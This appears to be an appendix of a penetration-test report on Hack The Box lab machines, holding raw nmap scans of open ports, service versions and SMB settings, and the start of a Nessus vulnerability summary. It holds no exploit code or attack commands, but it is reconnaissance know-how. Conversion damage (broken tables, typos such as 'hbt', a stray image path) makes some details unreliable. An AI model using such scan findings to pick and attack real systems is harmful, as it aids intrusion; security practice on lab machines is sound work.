|\_http-server-header: Microsoft-HTTPAPI/2.0

|\_ssl-date: 2024-11-27T00:13:54+00:00; +1h21m43s from scanner time.

7680/tcp open pando-pub?

47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|\_http-title: Not Found

|\_http-server-header: Microsoft-HTTPAPI/2.0

49664/tcp open msrpc Microsoft Windows RPC

49665/tcp open msrpc Microsoft Windows RPC

49666/tcp open msrpc Microsoft Windows RPC

49667/tcp open msrpc Microsoft Windows RPC

49668/tcp open msrpc Microsoft Windows RPC

49669/tcp open msrpc Microsoft Windows RPC

49670/tcp open msrpc Microsoft Windows RPC

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service>:

SF-Port3306-TCP:V=7.94SVN%I=7%D=11/26%Time=6746506D%P=x86\_64-pc-linux-gnu%

SF:r(NULL,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.10'\x20is\x20not\x20a

SF:llowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");

Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|\_clock-skew: mean: 3h21m44s, deviation: 4h00m01s, median: 1h21m42s

| smb2-time:

| date: 2024-11-27T00:13:42

|\_ start\_date: N/A

| smb2-security-mode:

| 3:1:1:

|\_ Message signing enabled but not required

| smb-os-discovery:

| OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)

| OS CPE: cpe:/o:microsoft:windows\_10:-

| Computer name: Love

| NetBIOS computer name: LOVE\x00

| Workgroup: WORKGROUP\x00

|\_ System time: 2024-11-26T16:13:41-08:00

| smb-security-mode:

| account\_used: <blank>

| authentication\_level: user

| challenge\_response: supported

|\_ message\_signing: disabled (dangerous, but default)

## Nmap scan report for 10.10.10.140

Host is up (0.046s latency).

Not shown: 65533 closed tcp ports (conn-refused)

PORt STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)

| 256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)

|\_ 256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

|\_http-title: Did not follow redirect to http://swagshop.htb/

|\_http-server-header: Apache/2.4.29 (Ubuntu)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

## Nmap scan report for 10.10.10.191

Host is up (0.040s latency).

Not shown: 65533 filtered tcp ports (no-response)

PORt STATE SERVICE VERSION

21/tcp closed ftp

80/tcp open http Apache httpd 2.4.41 ((Ubuntu))

|\_http-generator: Blunder

|\_http-title: Blunder | A blunder of interesting facts

|\_http-server-header: Apache/2.4.41 (Ubuntu)

## Nmap scan report for 10.10.11.21

Host is up (0.040s latency).

Not shown: 65513 filtered tcp ports (no-response)

| PORT                                                         | STATE | SERVICE       | VERSION                                                                                      |
|--------------------------------------------------------------|-------|---------------|----------------------------------------------------------------------------------------------|
| 25/tcp                                                       | open  | smtp          | hMailServer smtpd                                                                            |
| smtp-commands: MAINFRAME, SIZE 20480000, AUTH LOGIN, HELP    |       |               |                                                                                              |
| _ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY |       |               |                                                                                              |
| 53/tcp                                                       | open  | domain        | Simple DNS Plus                                                                              |
| 80/tcp                                                       | open  | http          | Microsoft IIS httpd 10.0                                                                     |
| _http-title: Axlle Development                               |       |               |                                                                                              |
| _http-server-header: Microsoft-IIS/10.0                      |       |               |                                                                                              |
| http-methods:                                                |       |               |                                                                                              |
| _ Potentially risky methods: TRACE                           |       |               |                                                                                              |
| 88/tcp                                                       | open  | kerberos-sec  | Microsoft Windows Kerberos (server time: 2024-11-27 01:22:58Z)                               |
| 135/tcp                                                      | open  | msrpc         | Microsoft Windows RPC                                                                        |
| 139/tcp                                                      | open  | netbios-ssn   | Microsoft Windows netbios-ssn                                                                |
| 389/tcp                                                      | open  | ldap          | Microsoft Windows Active Directory LDAP (Domain: axlle.hbt0., Site: Default-First-Site-Name) |
| 445/tcp                                                      | open  | microsoft-ds? |                                                                                              |
| 464/tcp                                                      | open  | kpasswd5?     |                                                                                              |
| 593/tcp                                                      | open  | ncacn_http    | Microsoft Windows RPC over HTTP 1.0                                                          |
| 636/tcp                                                      | open  | tcpwrapped    |                                                                                              |
| 3268/tcp                                                     | open  | ldap          | Microsoft Windows Active Directory LDAP (Domain: axlle.hbt0., Site: Default-First-Site-Name) |
| 3269/tcp                                                     | open  | tcpwrapped    |                                                                                              |
| 5985/tcp                                                     | open  | http          | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)                                                      |
| _http-title: Not Found                                       |       |               |                                                                                              |
| _http-server-header: Microsoft-HTTPAPI/2.0                   |       |               |                                                                                              |
| 9389/tcp                                                     | open  | mc-nmf        | .NET Message Framing                                                                         |
| 49664/tcp                                                    | open  | msrpc         | Microsoft Windows RPC                                                                        |
| 58023/tcp                                                    | open  | msrpc         | Microsoft Windows RPC                                                                        |
| 58025/tcp                                                    | open  | ncacn_http    | Microsoft Windows RPC over HTTP 1.0                                                          |

```
58026/tcp open msrpc Microsoft Windows RPC
58032/tcp open msrpc Microsoft Windows RPC
58039/tcp open msrpc Microsoft Windows RPC
59567/tcp open msrpc Microsoft Windows RPC
```

Service Info: Host: MAINFRAME; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

```
| smb2-time:
| date: 2024-11-27T01:23:49
|_ start_date: N/A
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
```

## Nmap scan report for 10.10.11.24

Host is up (0.038s latency).

Not shown: 65508 filtered tcp ports (no-response)

PORt STATE SERVICE VERSION

```
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

|\_http-title: Not Found

|\_http-server-header: Microsoft-HTTPAPI/2.0

88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-11-27 01:09:25Z)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: ghost.hbt0., Site: Default-First-Site-Name)

| ssl-cert: Subject: commonName=DC01.ghost.hbt

| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb  
| Not valid before: 2024-06-19T15:45:56  
|\_Not valid after: 2124-06-19T15:55:55  
|\_ssl-date: TLS randomness does not represent time  
443/tcp open https?  
445/tcp open microsoft-ds?  
464/tcp open kpasswd5?  
593/tcp open ncacn\_http Microsoft Windows RPC over HTTP 1.0  
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: ghost.htb0., Site: Default-First-Site-Name)  
| ssl-cert: Subject: commonName=DC01.ghost.htb  
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb  
| Not valid before: 2024-06-19T15:45:56  
|\_Not valid after: 2124-06-19T15:55:55  
|\_ssl-date: TLS randomness does not represent time  
1433/tcp open ms-sql-s Microsoft SQL Server 2022 16.00.1000.00; RC0+  
|\_ssl-date: 2024-11-27T01:10:59+00:00; 0s from scanner time.  
| ssl-cert: Subject: commonName=SSL\_Signed\_Fallback  
| Not valid before: 2024-11-27T01:04:54  
|\_Not valid after: 2054-11-27T01:04:54  
| ms-sql-ntlm-info:  
| 10.10.11.24:1433:  
| Target\_Name: GHOST  
| NetBIOS\_Domain\_Name: GHOST  
| NetBIOS\_Computer\_Name: DC01  
| DNS\_Domain\_Name: ghost.htb  
| DNS\_Computer\_Name: DC01.ghost.htb  
| DNS\_Tree\_Name: ghost.htb

```
|_ Product_Version: 10.0.20348
| ms-sql-info:
| 10.10.11.24:1433:
| Version:
| name: Microsoft SQL Server 2022 RC0+
| number: 16.00.1000.00
| Product: Microsoft SQL Server 2022
| Service pack level: RC0
| Post-SP patches applied: true
|_ TCP port: 1433
2179/tcp open vmrdp?
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: ghost.hbt0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.ghost.hbt
| Subject Alternative Name: DNS:DC01.ghost.hbt, DNS:ghost.hbt
| Not valid before: 2024-06-19T15:45:56
|_Not valid after: 2124-06-19T15:55:55
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: ghost.hbt0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.ghost.hbt
| Subject Alternative Name: DNS:DC01.ghost.hbt, DNS:ghost.hbt
| Not valid before: 2024-06-19T15:45:56
|_Not valid after: 2124-06-19T15:55:55
|_ssl-date: TLS randomness does not represent time
3389/tcp open ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-11-27T01:10:59+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.ghost.hbt
| Not valid before: 2024-11-26T01:01:59
```

|\_Not valid after: 2025-05-28T01:01:59  
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
|\_http-title: Not Found  
|\_http-server-header: Microsoft-HTTPAPI/2.0  
8008/tcp open http nginx 1.18.0 (Ubuntu)  
|\_http-server-header: nginx/1.18.0 (Ubuntu)  
| http-robots.txt: 5 disallowed entries  
|\_/ghost/ /p/ /email/ /r/ /webmentions/receive/  
|\_http-title: Ghost  
|\_http-generator: Ghost 5.78  
8443/tcp open ssl/http nginx 1.18.0 (Ubuntu)  
|\_http-server-header: nginx/1.18.0 (Ubuntu)  
|\_ssl-date: TLS randomness does not represent time  
| http-title: Ghost Core  
|\_Requested resource was /login  
| tls-nextprotoneg:  
|\_ http/1.1  
| ssl-cert: Subject: commonName=core.ghost.htb  
| Subject Alternative Name: DNS:core.ghost.htb  
| Not valid before: 2024-06-18T15:14:02  
|\_Not valid after: 2124-05-25T15:14:02  
| tls-alpn:  
|\_ http/1.1  
9389/tcp open mc-nmf .NET Message Framing  
49443/tcp open unknown  
49664/tcp open msrpc Microsoft Windows RPC  
49670/tcp open msrpc Microsoft Windows RPC  
49675/tcp open ncacn\_http Microsoft Windows RPC over HTTP 1.0

52121/tcp open msrpc Microsoft Windows RPC

52169/tcp open msrpc Microsoft Windows RPC

60987/tcp open msrpc Microsoft Windows RPC

Service Info: Host: DC01; OSs: Windows, Linux; CPE: cpe:/o:microsoft:windows, cpe:/o:linux:linux\_kernel

Host script results:

| smb2-time:

| date: 2024-11-27T01:10:20

|\_ start\_date: N/A

| smb2-security-mode:

| 3:1:1:

|\_ Message signing enabled and required

## Nmap scan report for 10.10.11.29

Host is up (0.042s latency).

Not shown: 65532 closed tcp ports (conn-refused)

PORt STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 256 80:c9:47:d5:89:f8:50:83:02:5e:fe:53:30:ac:2d:0e (ECDSA)

|\_ 256 d4:22:cf:fe:b1:00:cb:eb:6d:dc:b2:b4:64:6b:9d:89 (ED25519)

80/tcp open http Skipper Proxy

|\_http-server-header: Skipper Proxy

| fingerprint-strings:

| FourOhFourRequest:

| HTTP/1.0 404 Not Found

| Content-Length: 207

```
| Content-Type: text/html; charset=utf-8
| Date: Wed, 27 Nov 2024 01:49:26 GMT
| Server: Skipper Proxy
| <!doctype html>
| <html lang=en>
| <title>404 Not Found</title>
| <h1>Not Found</h1>
| <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
| GenericLines, Help, RTSPRequest, SSLSessionReq, TerminalServerCookie:
| HTTP/1.1 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| Connection: close
| Request
| GetRequest:
| HTTP/1.0 302 Found
| Content-Length: 225
| Content-Type: text/html; charset=utf-8
| Date: Wed, 27 Nov 2024 01:49:21 GMT
| Location: http://lantern.htb/
| Server: Skipper Proxy
| <!doctype html>
| <html lang=en>
| <title>Redirecting...</title>
| <h1>Redirecting...</h1>
| <p>You should be redirected automatically to the target URL: http://lantern.htb/. If not, click the link.
| HTTPOptions:
| HTTP/1.0 200 OK
```

```
| Allow: HEAD, OPTIONS, GET
| Content-Length: 0
| Content-Type: text/html; charset=utf-8
| Date: Wed, 27 Nov 2024 01:49:21 GMT
|_ Server: Skipper Proxy
|_http-title: Did not follow redirect to http://lantern.htb/
3000/tcp open ppp?
| fingerprint-strings:
| GetRequest:
| HTTP/1.1 500 Internal Server Error
| Connection: close
| Content-Type: text/plain; charset=utf-8
| Date: Wed, 27 Nov 2024 01:49:26 GMT
| Server: Kestrel
| System.UriFormatException: Invalid URI: The hostname could not be parsed.
| System.Uri.CreateThis(String uri, Boolean dontEscape, UriKind uriKind, UriCreationOptions& creationOptions)
| System.Uri..ctor(String uriString, UriKind uriKind)
| Microsoft.AspNetCore.Components.NavigationManager.set_BaseUri(String value)
| Microsoft.AspNetCore.Components.NavigationManager.Initialize(String baseUri, String uri)
| Microsoft.AspNetCore.Components.Server.Circuits.RemoteNavigationManager.Initialize(String baseUri, String uri)
|
Microsoft.AspNetCore.Mvc.ViewFeatures.StaticComponentRenderer.<InitializeStandardComponentServicesAsync>g__InitializeCore|5_0(HttpContext httpContext)
| Microsoft.AspNetCore.Mvc.ViewFeatures.StaticC
| HTTPOptions:
| HTTP/1.1 200 OK
| Content-Length: 0
| Connection: close
```

```
| Date: Wed, 27 Nov 2024 01:49:32 GMT
| Server: Kestrel
| Help:
| HTTP/1.1 400 Bad Request
| Content-Length: 0
| Connection: close
| Date: Wed, 27 Nov 2024 01:49:26 GMT
| Server: Kestrel
| RTSPRequest:
| HTTP/1.1 505 HTTP Version Not Supported
| Content-Length: 0
| Connection: close
| Date: Wed, 27 Nov 2024 01:49:32 GMT
| Server: Kestrel
| SSLSessionReq, TerminalServerCookie:
| HTTP/1.1 400 Bad Request
| Content-Length: 0
| Connection: close
| Date: Wed, 27 Nov 2024 01:49:47 GMT
|_ Server: Kestrel
```

2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

```
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port80-TCP:V=7.94SVN%I=7%D=11/26%Time=67467A63%P=x86_64-pc-linux-gnu%r(
SF:GetRequest,18F,"HTTP/1\.0\x20302\x20Found\r\nContent-Length:\x20225\r\n
SF:Content-Type:\x20text/html;\x20charset=utf-8\r\nDate:\x20Wed,\x202027\x20
SF:Nov\x202024\x2001:49:21\x20GMT\r\nLocation:\x20http://lantern\.\.htb/\r\n
SF:Server:\x20Skipper\x20Proxy\r\n\r\n<!doctype\x20html>\n<html\x20lang=en
```

SF:>\n<title>Redirecting\.\.\.</title>\n<h1>Redirecting\.\.\.</h1>\n<p>You  
 SF:\x20should\x20be\x20redirected\x20automatically\x20to\x20the\x20target\x  
 SF:x20URL:\x20<a\x20href=\"http://lantern\.\htb/\">\http://lantern\.\htb/</a>  
 SF:.\.\x20If\x20not,\x20click\x20the\x20link\.\n")%r(HTTPOptions,A5,"HTTP/1  
 SF:.\0\x20200\x20OK\r\nAllow:\x20HEAD,\x20OPTIONS,\x20GET\r\nContent-Lengt  
 SF:h:\x200\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nDate:\x20Wed  
 SF:, \x2027\x20Nov\x202024\x2001:49:21\x20GMT\r\nServer:\x20Skipper\x20Prox  
 SF:y\r\nr\nr\n")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nCon  
 SF:tent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r  
 SF:r\n400\x20Bad\x20Request")%r(FourOhFourRequest,162,"HTTP/1\.0\x20404\x2  
 SF:0Not\x20Found\r\nContent-Length:\x20207\r\nContent-Type:\x20text/html;\x  
 SF:x20charset=utf-8\r\nDate:\x20Wed,\x2027\x20Nov\x202024\x2001:49:26\x20G  
 SF:MT\r\nServer:\x20Skipper\x20Proxy\r\nr\nr\n<!doctype\x20html>\n<html\x20l  
 SF:ang=en>\n<title>404\x20Not\x20Found</title>\n<h1>Not\x20Found</h1>\n<p>  
 SF:The\x20requested\x20URL\x20was\x20not\x20found\x20on\x20the\x20server\.  
 SF:\x20If\x20you\x20entered\x20the\x20URL\x20manually\x20please\x20check\x  
 SF:20your\x20spelling\x20and\x20try\x20again\.\n")%r(GenericLines,67,"  
 SF:HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20c  
 SF:harset=utf-8\r\nConnection:\x20close\r\nr\nr\n400\x20Bad\x20Request")%r(H  
 SF:elp,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/pla  
 SF:in;\x20charset=utf-8\r\nConnection:\x20close\r\nr\nr\n400\x20Bad\x20Reque  
 SF:st")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-  
 SF:Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\nr\nr\n40  
 SF:0\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTTP/1\.1\x20400\x20Ba  
 SF:d\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnec  
 SF:tion:\x20close\r\nr\nr\n400\x20Bad\x20Request");  
 =====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====  
 SF-Port3000-TCP:V=7.94SVN%I=7%D=11/26%Time=67467A68%P=x86\_64-pc-linux-gnu%

SF:r(GetRequest,114E,"HTTP/1\.1\x20500\x20Internal\x20Server\x20Error\r\nC  
SF:onnection:\x20close\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\  
SF:nDate:\x20Wed,\x2027\x20Nov\x202024\x2001:49:26\x20GMT\r\nServer:\x20Ke  
SF:strel\r\n\r\nSystem\ UriFormatException:\x20Invalid\x20URI:\x20The\x20h  
SF:ostname\x20could\x20not\x20be\x20parsed\.n\x20\x20\x20at\x20System\ Ur  
SF:i\CreateThis\String\x20uri,\x20Boolean\x20dontEscape,\x20UriKind\x20u  
SF:riKind,\x20UriCreationOptions&\x20creationOptions\)\n\x20\x20\x20at\x20  
SF:System\ Uri\.\.ctor\String\x20uriString,\x20UriKind\x20uriKind\)\n\x20  
SF:\x20\x20at\x20Microsoft\ AspNetCore\ Components\ NavigationManager\ set  
SF:\_BaseUri\String\x20value\)\n\x20\x20\x20at\x20Microsoft\ AspNetCore\ C  
SF:omponents\ NavigationManager\ Initialize\String\x20baseUri,\x20String\  
SF:x20uri\)\n\x20\x20\x20at\x20Microsoft\ AspNetCore\ Components\ Server\.  
SF:Circuits\ RemoteNavigationManager\ Initialize\String\x20baseUri,\x20St  
SF:ring\x20uri\)\n\x20\x20\x20at\x20Microsoft\ AspNetCore\ Mvc\ ViewFeatur  
SF:es\ StaticComponentRenderer\.<InitializeStandardComponentServicesAsync>  
SF:g\_\_InitializeCore\|5\_0\(HttpContext\x20httpContext\)\n\x20\x20\x20at\x2  
SF:0Microsoft\ AspNetCore\ Mvc\ ViewFeatures\ StaticC")%r(Help,78,"HTTP/1\  
SF:.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20c  
SF:lose\r\nDate:\x20Wed,\x2027\x20Nov\x202024\x2001:49:26\x20GMT\r\nServer  
SF::\x20Kestrel\r\n\r\n")%r(HTTPOptions,6F,"HTTP/1\.1\x20200\x20OK\r\nCont  
SF:ent-Length:\x200\r\nConnection:\x20close\r\nDate:\x20Wed,\x2027\x20Nov\  
SF:x202024\x2001:49:32\x20GMT\r\nServer:\x20Kestrel\r\n\r\n")%r(RTSPReques  
SF:t,87,"HTTP/1\.1\x20505\x20HTTP\x20Version\x20Not\x20Supported\r\nContent  
SF:t-Length:\x200\r\nConnection:\x20close\r\nDate:\x20Wed,\x2027\x20Nov\x2  
SF:02024\x2001:49:32\x20GMT\r\nServer:\x20Kestrel\r\n\r\n")%r(SSLSessionRe  
SF:q,78,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nCon  
SF:nection:\x20close\r\nDate:\x20Wed,\x2027\x20Nov\x202024\x2001:49:47\x20  
SF:GMT\r\nServer:\x20Kestrel\r\n\r\n")%r(TerminalServerCookie,78,"HTTP/1\.

SF:1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20cl  
SF:ose\r\nDate:\x20Wed,\x2027\x20Nov\x202024\x2001:49:47\x20GMT\r\nServer:  
SF:\x20Kestrel\r\n\r\n");  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

## Nmap scan report for 10.10.11.9

Host is up (0.039s latency).

Not shown: 65530 closed tcp ports (conn-refused)

PORt STATE SERVICE VERSION

22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)

| ssh-hostkey:

| 256 e0:72:62:48:99:33:4f:fc:59:f8:6c:05:59:db:a7:7b (ECDSA)

|\_ 256 62:c6:35:7e:82:3e:b1:0f:9b:6f:5b:ea:fe:c5:85:9a (ED25519)

25/tcp filtered smtp

80/tcp open http nginx 1.22.1

|\_http-title: Did not follow redirect to http://magicgardens.htb/

|\_http-server-header: nginx/1.22.1

1337/tcp open waste?

| fingerprint-strings:

| DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NotesRPC, RPCCheck, RTSPRequest, TerminalServer, TerminalServerCookie, X11Probe, afp, giop, ms-sql-s:

|\_ [x] Handshake error

5000/tcp open ssl/http Docker Registry (API: 2.0)

| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU

| Not valid before: 2023-05-23T11:57:43

|\_Not valid after: 2024-05-22T11:57:43

|\_http-title: Site doesn't have a title.

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service>:

```
SF-Port1337-TCP:V=7.94SVN%I=7%D=11/26%Time=67467BA7%P=x86_64-pc-linux-gnu%
SF:r(GenericLines,15,"[x]\x20Handshake\x20error\n\0")%r(GetRequest,15,"\\
SF:[x]\x20Handshake\x20error\n\0")%r(HTTPOptions,15,"[x]\x20Handshake\x
SF:20error\n\0")%r(RTSPRequest,15,"[x]\x20Handshake\x20error\n\0")%r(RPC
SF:Check,15,"[x]\x20Handshake\x20error\n\0")%r(DNSVersionBindReqTCP,15,"
SF:[x]\x20Handshake\x20error\n\0")%r(DNSStatusRequestTCP,15,"[x]\x20Ha
SF:ndshake\x20error\n\0")%r(Help,15,"[x]\x20Handshake\x20error\n\0")%r(T
SF:erminalServerCookie,15,"[x]\x20Handshake\x20error\n\0")%r(X11Probe,15
SF;,"[x]\x20Handshake\x20error\n\0")%r(FourOhFourRequest,15,"[x]\x20Ha
SF:ndshake\x20error\n\0")%r(LPDString,15,"[x]\x20Handshake\x20error\n\0"
SF:)%r(LDAPSearchReq,15,"[x]\x20Handshake\x20error\n\0")%r(LDAPBindReq,1
SF:5,"[x]\x20Handshake\x20error\n\0")%r(LANDesk-RC,15,"[x]\x20Handshak
SF:e\x20error\n\0")%r(TerminalServer,15,"[x]\x20Handshake\x20error\n\0")
SF:%r(NCP,15,"[x]\x20Handshake\x20error\n\0")%r(NotesRPC,15,"[x]\x20Ha
SF:ndshake\x20error\n\0")%r(JavaRMI,15,"[x]\x20Handshake\x20error\n\0")%
SF:r(ms-sql-s,15,"[x]\x20Handshake\x20error\n\0")%r(afp,15,"[x]\x20Han
SF:dshake\x20error\n\0")%r(giop,15,"[x]\x20Handshake\x20error\n\0");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## Nmap scan report for 10.10.11.30

Host is up (0.039s latency).

Not shown: 65532 closed tcp ports (conn-refused)

| PORt | STATE | SERVICE | VERSION |
|------|-------|---------|---------|
|------|-------|---------|---------|

|        |      |     |                                                               |
|--------|------|-----|---------------------------------------------------------------|
| 22/tcp | open | ssh | OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0) |
|--------|------|-----|---------------------------------------------------------------|

| ssh-hostkey:

|                                                             |
|-------------------------------------------------------------|
| 256 86:f8:7d:6f:42:91:bb:89:72:91:af:72:f3:01:ff:5b (ECDSA) |
|-------------------------------------------------------------|

```
|_ 256 50:f9:ed:8e:73:64:9e:aa:f6:08:95:14:f0:a6:0d:57 (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://monitorsthree.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
8084/tcp filtered websnp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## Nmap scan report for 10.10.10.151

Host is up (0.043s latency).

Not shown: 65530 filtered tcp ports (no-response)

PORt STATE SERVICE VERSION

```
80/tcp open http Microsoft IIS httpd 10.0
```

| http-methods:

```
|_ Potentially risky methods: TRACE
```

```
|_http-server-header: Microsoft-IIS/10.0
```

```
|_http-title: Sniper Co.
```

```
135/tcp open msrpc Microsoft Windows RPC
```

```
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
```

```
445/tcp open microsoft-ds?
```

```
49667/tcp open msrpc Microsoft Windows RPC
```

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

| smb2-time:

```
| date: 2024-11-27T08:36:29
```

```
|_ start_date: N/A
```

```
|_clock-skew: 6h59m59s
```


| smb2-security-mode:

```
| 3:1:1:
```

```
|_ Message signing enabled but not required
```

## Appendix B: Nessus Scan Results

### Love (10.10.10.239)



|                          |        |       |     |        |                                               |                   |    |  |
|--------------------------|--------|-------|-----|--------|-----------------------------------------------|-------------------|----|--|
| <input type="checkbox"/> | MEDIUM | 6.1   | 4.6 | 0.0627 | jQuery 1.2 < 3.5.0 Multiple XSS               | CGI abuses : XSS  | 1  |  |
| <input type="checkbox"/> | LOW    | 2.1 * | 4.9 | 0.8808 | ICMP Timestamp Request Remote Date Disclosure | General           | 1  |  |
| <input type="checkbox"/> | MIXED  | ...   | ... | ...    | Apache Httpd (Multiple Issues)                | Web Servers       | 63 |  |
| <input type="checkbox"/> | MIXED  | ...   | ... | ...    | OpenSSL (Multiple Issues)                     | Web Servers       | 48 |  |
| <input type="checkbox"/> | MIXED  | ...   | ... | ...    | PHP (Multiple Issues)                         | CGI abuses        | 15 |  |
| <input type="checkbox"/> | MIXED  | ...   | ... | ...    | SSL (Multiple Issues)                         | General           | 14 |  |
| <input type="checkbox"/> | MIXED  | ...   | ... | ...    | HTTP (Multiple Issues)                        | Web Servers       | 14 |  |
| <input type="checkbox"/> | MIXED  | ...   | ... | ...    | TLS (Multiple Issues)                         | Service detection | 4  |  |
| <input type="checkbox"/> | MIXED  | ...   | ... | ...    | SMB (Multiple Issues)                         | Misc.             | 2  |  |
| <input type="checkbox"/> | INFO   | ...   | ... | ...    | SMB (Multiple Issues)                         | Windows           | 7  |  |
| <input type="checkbox"/> | INFO   | ...   | ... | ...    | TLS (Multiple Issues)                         | General           | 3  |  |
| <input type="checkbox"/> | INFO   | ...   | ... | ...    | Microsoft Windows (Multiple Issues)           | Windows           | 2  |  |
| <input type="checkbox"/> | INFO   |       |     |        | DCE Services Enumeration                      | Windows           | 9  |  |
| <input type="checkbox"/> | INFO   |       |     |        | Nessus SYN scanner                            | Port scanners     | 9  |  |
| <input type="checkbox"/> | INFO   |       |     |        | Service Detection                             | Service detection | 8  |  |
| <input type="checkbox"/> | INFO   |       |     |        | Apache HTTP Server Version                    | Web Servers       | 3  |  |

|                          |      |                                                                               |                   |   |  |
|--------------------------|------|-------------------------------------------------------------------------------|-------------------|---|--|
| <input type="checkbox"/> | INFO | PHP Version Detection                                                         | Web Servers       | 3 |  |
| <input type="checkbox"/> | INFO | TLS ALPN Supported Protocol Enumeration                                       | Misc.             | 2 |  |
| <input type="checkbox"/> | INFO | WS-Management Server Detection                                                | Web Servers       | 2 |  |
| <input type="checkbox"/> | INFO | Common Platform Enumeration (CPE)                                             | General           | 1 |  |
| <input type="checkbox"/> | INFO | Device Type                                                                   | General           | 1 |  |
| <input type="checkbox"/> | INFO | JQuery Detection                                                              | CGI abuses        | 1 |  |
| <input type="checkbox"/> | INFO | Nessus Scan Information                                                       | Settings          | 1 |  |
| <input type="checkbox"/> | INFO | Open Port Re-check                                                            | General           | 1 |  |
| <input type="checkbox"/> | INFO | OpenSSL Detection                                                             | Service detection | 1 |  |
| <input type="checkbox"/> | INFO | OS Identification                                                             | General           | 1 |  |
| <input type="checkbox"/> | INFO | OS Security Patch Assessment Not Available                                    | Settings          | 1 |  |
| <input type="checkbox"/> | INFO | Patch Report                                                                  | General           | 1 |  |
| <input type="checkbox"/> | INFO | Target Credential Status by Authentication Protocol - No Credentials Provided | Settings          | 1 |  |
| <input type="checkbox"/> | INFO | Traceroute Information                                                        | General           | 1 |  |

## Blunder (10.10.10.191)

| Host                |      | Vulnerabilities ▾ |        |                                              |                   |         |
|---------------------|------|-------------------|--------|----------------------------------------------|-------------------|---------|
